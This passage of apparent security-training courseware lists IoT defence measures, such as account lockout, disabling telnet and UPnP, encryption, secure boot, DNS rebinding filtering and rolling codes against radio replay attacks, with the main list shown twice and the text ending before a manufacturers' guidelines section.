
LO#04: Explain IoT Attack Countermeasures

IoT Attack Countermeasures

This section discusses various IoT security measures, device management, and security tools that can be used to prevent, protect, and recover from various types of attacks on IoT devices and their networks. Following these countermeasures, organizations can implement proper security mechanisms to protect the confidential information transmitted between the devices and the corporate network.



How to Defend Against IoT Hacking

1. Disable the "**guest**" and "**demo**" user accounts if enabled
2. Use the "**Lock Out**" feature to lock out accounts for excessive invalid login attempts
3. Implement **strong authentication** mechanisms
4. **Locate control system** networks and devices behind firewalls and isolate them from the business network
5. Implement **IPS** and **IDS** in the network
6. Implement **end-to-end encryption** and use Public Key Infrastructure (PKI)
7. Use **VPN architecture** for secure communication
8. Deploy security as a **unified**, **integrated system**
9. Allow only **trusted IP addresses** to access the device from the Internet
10. Disable **telnet** (port 23)
11. Disable the **UPnP port** on routers
12. Protect the devices against **physical tampering**
13. **Patch vulnerabilities** and **update the device firmware** regularly
14. **Monitor traffic on port 48101** as infected devices attempt to spread malicious file using port 48101

How to Defend Against IoT Hacking

- Disable the "guest" and "demo" user accounts if enabled.
- Use the "Lock Out" feature to lock out accounts for excessive invalid login attempts.
- Implement a strong authentication mechanism.
- Locate control system networks and devices behind firewalls, and isolate them from the business network.
- Implement IPS and IDS in the network.
- Implement end-to-end encryption and use public key infrastructure (PKI).
- Use VPN architecture for secure communication.
- Deploy security as a unified, integrated system.
- Allow only trusted IP addresses to access the device from the Internet.
- Disable telnet (port 23).
- Disable the UPnP port on routers.
- Protect the devices against physical tampering.
- Patch vulnerabilities and update the device firmware regularly.
- Monitor traffic on port 48101, as infected devices attempt to spread the malicious file using port 48101.

- Position of mobile nodes should be verified with the aim of referring one physical node with one vehicle identity only, which means one vehicle cannot have two or more identities.
- Data privacy should be implemented; therefore, the user's account or identity should be kept protected and hidden from other users.
- Data authentication should be performed to confirm the identity of the original source node.
- Maintain data confidentiality using symmetric key encryption.
- Implement a strong password policy requiring a password at least 8–10 characters long with a combination of letters, numbers, and special characters.
- Use CAPTCHA and account lockout policy methods to avoid brute-force attacks .
- Use devices made by manufacturers with a track record of security awareness.
- Isolate IoT devices on protected networks.
- Implement a secure boot option that uses cryptographic code signing techniques, and ensure the device executes code generated by the device's original equipment manufacturer (OEM).
- Implement two-way authentication by using a cryptographic algorithm that can use both symmetric keys using SHA with HMAC and asymmetric keys using ECDSA.
- Create an asset inventory for mapping the network and for discovering all paths of ingress and egress to determine whether the IoT network has its own Internet gateway that does not follow the security policies or applicable laws, regulations, and contracts.
- Apply access controls between the IoT devices and IT resources by using enterprise firewalls, IDS/IPS, UBA, IAM, etc.
- Always read the privacy policy of an application before installing to check on the information it can access.
- Use a trusted execution environment (TEE) or security element (SE), TrustZone for ARM, to secure sensitive information.
- Implement active masking or shielding to protect devices from side-channel attacks.
- Validate code immediately before its use to reduce the risk of time-of-check to time-of-use (TOCTOU) attacks.
- Secure encryption keys and credentials by storing them in a Secure Access Module (SAM), Trusted Platform Module (TPM), Hardware Security Module (HSM), or another trusted key store.
- Prevent disclosure of IP addresses by disabling WebRTC in the browser.
- Use ad-blockers and non-trackable extensions available on the browser to prevent web-based attacks on IoT devices.

- Filter private IP addresses from DNS replies using dnswall to prevent DNS rebinding attacks.
- Use the cloud-based anti-DDoS solution for filtering or diverting malicious DDoS traffic.
- Employ content distribution networks (CDNs) and smart DNS resolution services to provide an additional layer of network infrastructure.
- Change the default settings of the router, including the router name and password.
- Do not use public Wi-Fi for IoT device management.
- Disable unwanted features of IoT devices when not in use.
- Implement cloud-based solutions that provide enhanced security to IoT edge devices.
- Maintain a proper vulnerability revelation policy for improved security. Care and validation must be performed on those vulnerabilities periodically.
- Employ a limited privilege access policy for both IoT hardware and firmware (i.e., unused ports, privileged data access, administrative access, etc.).

How to Prevent SDR-Based Attacks

Attacks on IoT devices can be launched from any direction with persistent efforts and holding knowledge on some available tools. However, one must be proactive to prevent such attacks before the devices are compromised.

The following methods can help in protecting IoT devices from SDR-based attacks:

- **Securing the signal**


  One of the most significant preventive measures to avoid software-based radio attacks is securing the signals using standard encryption methods.

- **Avoiding command repetition using a rolling technique**

  Frequent usage of the same commands can allow replay attacks. Commands should be initiated based on the rolling window scheme; this means that a command used earlier should not be initiated again. Flaws in this implementation can allow brute-force attacks.

- **Adopting synchronization and preamble nibbles**

  Segregate the command sequence using preamble and synchronization nibbles, or else the protocols can be brute-forced using a reduction method such as a de Bruijn sequence. This can overlap the common bits negotiating the number of bits needed to replay the multiple command sequences.



General Guidelines for IoT Device Manufacturers

Manufacturers of IoT devices should ensure that they implement the following basic security measurements:

